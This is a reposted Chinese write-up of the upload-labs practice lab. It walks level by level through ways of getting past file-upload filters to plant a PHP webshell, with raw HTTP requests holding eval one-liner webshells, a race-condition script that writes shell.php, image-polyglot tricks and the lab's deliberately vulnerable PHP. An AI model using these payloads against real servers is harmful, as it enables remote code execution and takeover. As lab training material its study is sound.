

upload-labs writeup

转载

[weixin_38166793](#) 于 2019-08-04 10:50:00 发布 20 收藏

原文链接: <http://www.cnblogs.com/Qi-Lin/p/11296761.html>

版权

其它的writeup

<https://github.com/LandGrey/upload-labs-writeup>

<https://cloud.tencent.com/developer/article/1377897>

<https://www.360zhijia.com/anquan/442566.html>

upload-labs安装

下载地址: <https://github.com/c0ny1/upload-labs>

准备

下载后将整个文件放入phpstudy目录下即可

在项目的更目录下新建文件夹upload

上传的文件名不要是中文名, 否则会出现上传错误

pass-1

操作

准备一句话木马为

上传一句话木马出现1.php弹出

该文件不允许上传, 请上传 .jpg|.png|.gif类型的文件, 当前文件类型为: .php

确定

- 查看javascript存在前端过滤, 也能看到相应代码

```
<form onsubmit="return checkFile()" enctype="multipart/form-data" method="post">
  <p>请选择要上传的图片: </p>
  <p>
    <input name="upload_file" class="input_file" type="file" />
    <input name="submit" class="button" type="submit" value="上传" />
  </p>
</form>
```

```

<script type="text/javascript">
function checkFile() {
    var file = document.getElementsByName('upload_file')[0].value;
    if (file == null || file == "") {
        alert("请选择要上传的文件!");
        return false;
    }
    //定义允许上传的文件类型
    var allow_ext = ".jpg|.png|.gif";
    //提取上传文件的类型
    var ext_name = file.substring(file.lastIndexOf("."));
    //判断上传文件类型是否允许上传

```

- 直接删除，上传，上传成功

```

<form enctype="multipart/form-data" method="post">
<p>请选择要上传的图片：</p>
<p>
    <input name="upload_file" class="input_file" type="file" />
    <input name="submit" class="button" type="submit" value="上传" />
</p>
</form>

```

任务



上传一个 `webshell` 到服务器。

上传区

请选择要上传的图片：

 浏览...


- 如果我们知道上传文件的完整路径（这里可以直接查看图片获得路径），就可以通过蚁剑或菜刀连接



原理

- 只是通过前端js来验证文件类型，将js禁用即可绕过

pass-2

操作

- 同一，把过滤函数删除，用bp截断，上传php,将content-type值改为image/png,上传成功

原理

- 从源代码可以看到通过MIME-TYPE进行过滤，首先通过\$_FILES['upload_file']['type']得到上传的MIME-TYPE，然后和image/png,image/jpeg进行比较

```
if (isset($_POST['submit'])) {  
    if (file_exists(UPLOAD_PATH)) {  
        if (($FILES['upload_file']['type'] == 'image/jpeg') || ($FILES['upload_file']['type'] == 'image/png') || ($
```

mime是多用途互联网邮件扩展类型，用于设定某扩展名文件的打开方式，如.png在数据包中的content-type为image/png

\$_FILES是一个全局变量数组，各个值的含义为

\$_FILES['myFile']['name']	上传文件的原名称
\$_FILES['myFile']['type']	文件的 MIME 类型
\$_FILES['myFile']['size']	已上传文件的大小，单位为字节
\$_FILES['myFile']['tmp_name']	文件被上传后在服务端储存的临时文件名，一般是系统默认。可以在php.ini的upload_tmp_dir 指定
\$_FILES['myFile']['error']	和该文件上传相关的错误代码

pass-3

操作

将后缀名改为.php5，成功

原理

从源代码看，系统利用trim()删除了文件两侧空格，利用deldot()删除文件名末尾的点，利用strtolower()将文件名转换为小写，利用str_ireplace()去除字符串::\$DATA。

但是只是利用黑名单\$deny_ext = array('.asp','.aspx','.php','.jsp');禁止上传后缀为php等的文件

所以可以利用apache的解析特性：它将.php3,.php5,.phtml等都可以解析为php

pass-4

操作

首先上传文件.htaccess，内容为stehandler application/x-httpd-php

接着上传将先前的文件1.php改为1.jpg，上传成功，并可以使用蚁剑连接

原理

查看源码，和三类似，但它的黑名单为 \$deny_ext =

```
array(".php",".php5",".php4",".php3",".php2","php1",".html",".htm",".phtml",".pht",".pHp",".pHp5",".pHp4",".pHc
```

但是并没有禁止.htaccess

.htaccess是apache服务器中的一个配置文件，可以实现301重定向，自定义404错误页面，改变文件扩展名，阻止或允许用户访问特定目录或文件等

该文件可以使得目录下的所有文件都以php执行，不过前提是服务器的httpd.conf文件中的allowoverride设置为all

pass-5

操作

- 采用大小写绕过，上传1.PHP

原理

- 查看源码，发现它的黑名单没有过滤大小写，或利用strtolower()将文件名转换为小写，所以可以利用大小写绕过

pass-6

操作

- 采用空格绕过，利用bp截断，在文件名后添加空格

```
POST /upload-labs/Pass-06/index.php HTTP/1.1
Host: 192.168.89.130
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://192.168.89.130/upload-labs/Pass-06/index.php
Content-Type: multipart/form-data; boundary=-----2995119424827
Content-Length: 358
Connection: close
Upgrade-Insecure-Requests: 1
```

```
-----2995119424827
Content-Disposition: form-data; name="upload_file"; filename="4.php "
Content-Type: application/octet-stream
```

```
<script language="pHp">@eval($_POST['pass'])</script>
```

```
-----2995119424827
Content-Disposition: form-data; name="submit"
```

```
消息結
-----2995119424827--
```

原理

查看源码，没有对文件名的空格去除

windows中文件扩展名后的空格会做空处理，但是文件名后加空格使得本来的扩展名改变，绕过黑名单

pass-7

操作

- 采用.绕过，利用bp截断，在文件名后加.

```
Content-Type: multipart/form-data; boundary=-----54363239114604
```

```
Content-Length: 361
```

```
Connection: close
```

```
Upgrade-Insecure-Requests: 1
```

```
-----54363239114604
```

```
Content-Disposition: form-data; name="upload_file"; filename="7.php."
```

```
Content-Type: application/octet-stream
```

```
<script language="pHp">@eval($_POST['pass'])</script>
```

```
-----54363239114604
```

```
Content-Disposition: form-data; name="submit"
```

消息总结

```
-----54363239114604--
```

原理

查看源码，没有去除文件名后的点

windows下最后一个.会被自动剔除

pass-8

操作

- 采用::\$DATA，利用bp截断，在文件名后加::\$DATA

原理

- windows下，如果上传的文件名后缀为php::\$DATA会在服务器生成后缀为Php的文件，内容和上传内容相同，并被解析

pass-9

操作

- 利用bp截断，在文件名后加.(点，空格，点)

原理

- 查看源码，首先利用trim去除末尾空格，又利用deldot去除末尾点，又去除空格，所以组合点空格点，去除点去除空格，最后剩下点自动剔除

```
1  $is_upload = false;
2  $msg = null;
3  if (isset($_POST['submit'])) {
4      if (file_exists(UPLOAD_PATH)) {
5          $deny_ext = array(".php", ".php5", ".php4", ".php3", ".php2", ".html", ".htm", ".phtml", ".pht", ".pHp", ".pHp5", ".pHp4",
6          $file_name = trim($_FILES['upload_file']['name']);
7          $file_name = deldot($file_name); //删除文件名末尾的点
8          $file_ext = strrchr($file_name, '.');
9          $file_ext = strtolower($file_ext); //转换为小写
10         $file_ext = str_ireplace('::$DATA', '', $file_ext); //去除字符串::$DATA
11         $file_ext = trim($file_ext); //首尾去空
12
```

pass-10

操作

- 利用bp截断，将文件后缀改为.phphpp

原理

- 查看源码，其中出现了`$file_name = str_ireplace($deny_ext, "", $file_name);`这一函数，它将上传文件与黑名单的后缀名相同的都用空替换，所以可以双写绕过phphpp中的php被替换为空后剩下php


```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array("php", "php5", "php4", "php3", "php2", "html", "htm", "phtml", "pht", "jsp", "jspx", "jsw", "jst", "php5", "php4", "php3", "php2", "html", "htm", "phtml", "pht", "jsp", "jspx", "jsw", "jst");

        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = str_ireplace($deny_ext, "", $file_name);
        $temp_file = $_FILES['upload_file']['tmp_name'];
        $img_path = UPLOAD_PATH . '/' . $file_name;
        if (move_uploaded_file($temp_file, $img_path)) {
            $is_upload = true;
        }
    }
}
```

pass-11

操作

- 利用00截断，首先将phpstudy的php版本切换到php5.3以下



- 再将php.ini的magic_quotes_gpc改为off

```

register_argc_argv = On

; When enabled, the SERVER and ENV variables are created when they're first
; used (Just In Time) instead of when the script starts. If these variables
; are not used within a script, having this directive on will result in a
; performance gain. The PHP directives register_globals, register_long_arrays,
; and register_argc_argv must be disabled for this directive to have any affect.
auto_globals_jit = On

; Maximum size of POST data that PHP will accept.
post_max_size = 8M

; Magic quotes
;
; Magic quotes for incoming GET/POST/Cookie data.
magic_quotes_gpc = off

; Magic quotes for runtime-generated data, e.g. data from SQL, from exec(), etc.
magic_quotes_runtime = Off

; Use Sybase-style magic quotes (escape ' with '' instead of \').
magic_quotes_sybase = Off

; Automatically add files before or after any PHP document.

```

- 利用bp截断，在保存文件路径处添加11.php%00

```

POST /upload-labs/Pass-11/index.php?save_path=../upload/11.php%00 HTTP/1.1
Host: 192.168.89.130
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://192.168.89.130/upload-labs/Pass-11/index.php?save_path=../upload/
Content-Type: multipart/form-data; boundary=-----2752977812316
Content-Length: 345
Connection: close
Upgrade-Insecure-Requests: 1
-----2752977812316
Content-Disposition: form-data; name="upload_file"; filename="11.jpg"
Content-Type: image/jpeg
<script language="pHp">@eval($_POST['pass'])</script>
-----2752977812316
Content-Disposition: form-data; name="submit"
消息框
-----2752977812316--

```

原理

截断漏洞，在系统对文件名读取时，如果遇到0x00会认为读取结束，如：1.php0x00.jpg在上传时认为是jpg，但在新建该文件文件时保存为1.php。但在php5.3之后的版本已经修复，并且受gpc,addslashes函数影响

查看源码发现，最后保存文件时是将get得到的路径与随机数年月日和上传文件名拼接到一起，所以上传文件路径可控，我们将get的路径最后改为1.php0x00那么拼接到后面的内容就会被丢弃，从而保存为1.php


```
(isset($_POST['submit'])){\n    $ext_arr = array('jpg','png','gif');\n    $file_ext = substr($_FILES['upload_file']['name'],strrpos($_FILES['upload_file']['name'],".")+1);\n    if(in_array($file_ext,$ext_arr)){\n        $temp_file = $_FILES['upload_file']['tmp_name'];\n        $img_path = $_GET['save_path']."/".rand(10, 99).date("YmdHis").".$file_ext;\n        if(move_uploaded_file($temp_file,$img_path)){
```

pass-12

操作

- 利用00截断，现在此处文件名后面添加一个空格，为了便于寻找，然后打开hex,将此处的20改为00

原理

- 与十一相同

pass-13



操作

方法一

上传图片webshell，利用文件包含漏洞

编写文件13.jpg，内容为GIF98A<?php phpinfo(); ?>上传

点击图片查看上传后图片的位置名字



- 点击此处，利用文件上传漏洞

上传 图片马 到服务器。

注意：

1. 保证上传后的图片马中仍然包含完整的 一句话 或 `webshell` 代码。
2. 使用 **文件包含漏洞** 能运行图片马中的恶意代码。
3. 图片马要 `.jpg` , `.png` , `.gif` 三种后缀都上传成功才算过关！

上传区

请选择要上传的图片：

浏览... 未选择文件。

上传


- 但是我这出现了个问题



Warning: include(3020190802111222.gif): failed to open stream: No such file or directory in C:\phpStudy\PHPTutorial\WWW\upload-labs\include.php on line 8

Warning: include(): Failed opening '3020190802111222.gif' for inclusion (include_path='.:C:\php\pear') in C:\phpStudy\PHPTutorial\WWW\upload-labs\include.php on line 8

- 所以我回到phpstudy把这个include.php拷贝到文件上传的目录upload,然后找到这个页面



Notice: Undefined index: file in C:\phpStudy\PHPTutorial\WWW\upload-labs\upload\include.php on line 6

```
<?php
```

```
/*
```

```
本页面存在文件包含漏洞，用于测试图片马是否能正常运行！
```

```
*/
```

```
header("Content-Type:text/html;charset=utf-8");
```

```
$file = $_GET['file'];
```

```
if(isset($file)){
```

```
    include $file;
```

```
}else{
```


```
    show_source(__file__);
```

```
}
```

```
?>
```

- 我们查看这个代码，发现他是利用get得到文件参数，然后利用include进行文件包含，所以url处构造?file=刚才查看上传的文件名

192.168.89.130/upload-labs/upload/include.php?file=3020190802111222.gif



iIF98A

PHP Version 5.4.45

System	Windows NT DESKTOP-Q417G5H 6.2 build 9200 (Windows 8 Business Edition) i586
Build Date	Sep 2 2015 23:45:53
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscrip /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=.\obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"

原理

- 查看源码，它是通过判断文件的前两个字节，来判断是否是png等图片，所以在上传的php文件前加入GIF98A即会被判断为Gif文件

```
function getReailFileType($filename){
    $file = fopen($filename, "rb");
    $bin = fread($file, 2); //只读2字节
    fclose($file);
    $strInfo = @unpack("C2chars", $bin);
    $typeCode = intval($strInfo['chars1'].$strInfo['chars2']);
    $fileType = '';
    switch($typeCode){
        case 255216:
            $fileType = 'jpg';
            break;
        case 13780:
            $fileType = 'png';
            break;
        case 7173:
            $fileType = 'gif';
            break;
    }
}
```

- 文件包含：在php中使用include,include_once,require,require_once函数包含的文件无论文件名称是什么都会被当做php代码执行

方法二

利用图片隐写的方式，将木马拼接到图片图片结束符FFD9之后，通常会忽略文件结束符之后的数据。

可以利用命令copy /b 1.jpg +1.php 2.jpg得到，其中1.jpg为载体文件，1.php为包含木马的文件，2.jpg为得到的文件

pass-14

- 同上

pass-15

需要打开配置php.ini中的php_exif模块

同上

pass-16

这一关图片被上传后被重新渲染，利用隐写将木马隐写到FFD9后会被去除，所以该方法不可以。下面的方法都有随机性，需要多尝试几次

采用网上的方法一<https://github.com/fakhrizulkifli/Defeating-PHP-GD-imagecreatefromjpeg>尝试了了几次都没有成功。

采用网上的方法二<https://github.com/LandGrey/upload-labs-writeup>尝试了几次最终成功

- 在此处写入了phpinfo()

```

9E ED E4 4E EF CA 0E EE C8 2E ED D6 CE E7 CD DE žiāNîÊ îÈ.íŌîçÍP
EF D2 AE EF C7 8E EC ED AE EF F9 7E EE C9 8E EF iŌ@içžii@iù~îÉžî
E3 0E F0 C6 6E EE D7 9E ED 0B 5F E7 FD CE E7 2C ä ðÆnî×ží çýÏç,
6E 3C 3F 70 68 70 20 70 68 70 69 4E 46 4F 28 29 n<?php phpinfo()
3B 3F 3E F1 18 2F 05 CD A0 0D FE 0F F2 1A F2 24 ;?>ñ / í þ ò òš
FF F1 1C 5F F2 E6 1E F2 D6 50 F2 1E DF 2E BF 31 yn _oæ oŌPō k.žI
F3 F3 B0 F2 24 2F F2 DA 00 00 00 30 0F 21 3F 22 óó°òš/òú 0 !?"
DF F1 20 DF 0D 37 5F F2 3B 6F F2 52 B0 1F 2F F2 Bš - 7 à·càR° /à
  
```

- 查看上传处的图片，该语句保持不变

VT_琼午,n<?php phpinfo();?>XF1CAN/ENO蚬

pass-17

操作

- 利用竞争条件上传,上传文件, 文件内容为

```
<?php
fputs(fopen('shell.php',w),'<?php @eval($_post["pass"]) ?>');
?>
```

- 上传文件的同时, 利用脚本不断访问该文件

```
import requests
while 1:
    requests.get("http://192.168.89.130/upload-labs/upload/15.php")
```

- 最后上传目录下会生成shell.php文件, 内容为<?php @eval(\$_post["pass"]) ?>

原理

- 查看源码, 文件先通过move_uploaded_file进行保存, 然后用in_array判断文件是否为图片类型, 如果是就用rename进行重命名, 如果不是, 则使用unlink删除文件。所以可以利用这个时间差, 当文件保存后, 就不断访问该文件, 使得它又生成一个shell.php, 之后即使上传文件已经删除, shell.php仍然存在。

```
if(move_uploaded_file($temp_file, $upload_file)){
    if(in_array($file_ext,$ext_arr)){
        $img_path = UPLOAD_PATH . '/' . rand(10, 99).date("YmdHis").".".$file_ext;
        rename($upload_file, $img_path);
        $is_upload = true;
    }else{
        $msg = "只允许上传.jpg|.png|.gif类型文件! ";
        unlink($upload_file);
    }
}
else{
    $msg = '上传出错! ';
}
```

pass-18

不知为啥, 这一关总是无法成功

pass-19

可以将保存名称后缀设置为.，同六

可以设置为.

可以大写绕过

pass-20

操作

- 利用bp截断，上传20.jpg



- 将post提交的数据包改为

```
-----18538122926038
Content-Disposition: form-data; name="upload_file"; filename="20.jpg"
Content-Type: image/jpeg

<?php
phpinfo();
?>
-----18538122926038
Content-Disposition: form-data; name="save_name[0]"

upload-20.php
-----18538122926038
Content-Disposition: form-data; name="save_name[2]"

.jpg
-----18538122926038
Content-Disposition: form-data; name="submit"

消费站
-----18538122926038--
```

原理

- 将源码复制到下面，利用注释进行分析

```
$is_upload = false;
$msg = null;
if(!empty($_FILES['upload_file'])){
    //检查MIME
    $allow_type = array('image/jpeg','image/png','image/gif');
    if(!in_array($_FILES['upload_file']['type'],$allow_type)){//这一步是检查上传的文件是否为规定的类型
        $msg = "禁止上传该类型文件!";
    }else{
        //检查文件名
        $file = empty($_POST['save_name']) ? $_FILES['upload_file']['name'] : $_POST['save_name'];//如果通
        if (!is_array($file)) { //因为我们都是填写了保存名称，即用post传递了save_name的值，所以这里判断我们填写的保
            $file = explode('.', strtolower($file)); //不是一个数组就利用.对文件名进行分割
        }

        $ext = end($file); //数组最后一个值即文件后缀名给$ext
        $allow_suffix = array('jpg','png','gif');
        if (!in_array($ext, $allow_suffix)) { //再一次进行判断是否为允许上传的类型
            $msg = "禁止上传该后缀文件!";
        }else{
            $file_name = reset($file) . '.' . $file[count($file) - 1]; //将数组count($file)-1的值给了$file_n
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH . '/' . $file_name;
            if (move_uploaded_file($temp_file, $img_path)) {
                $msg = "文件上传成功! ";
                $is_upload = true;
            } else {
                $msg = "文件上传失败! ";
            }
        }
    }
}
}
}
else{
    $msg = "请选择要上传的文件! ";
}
}
```

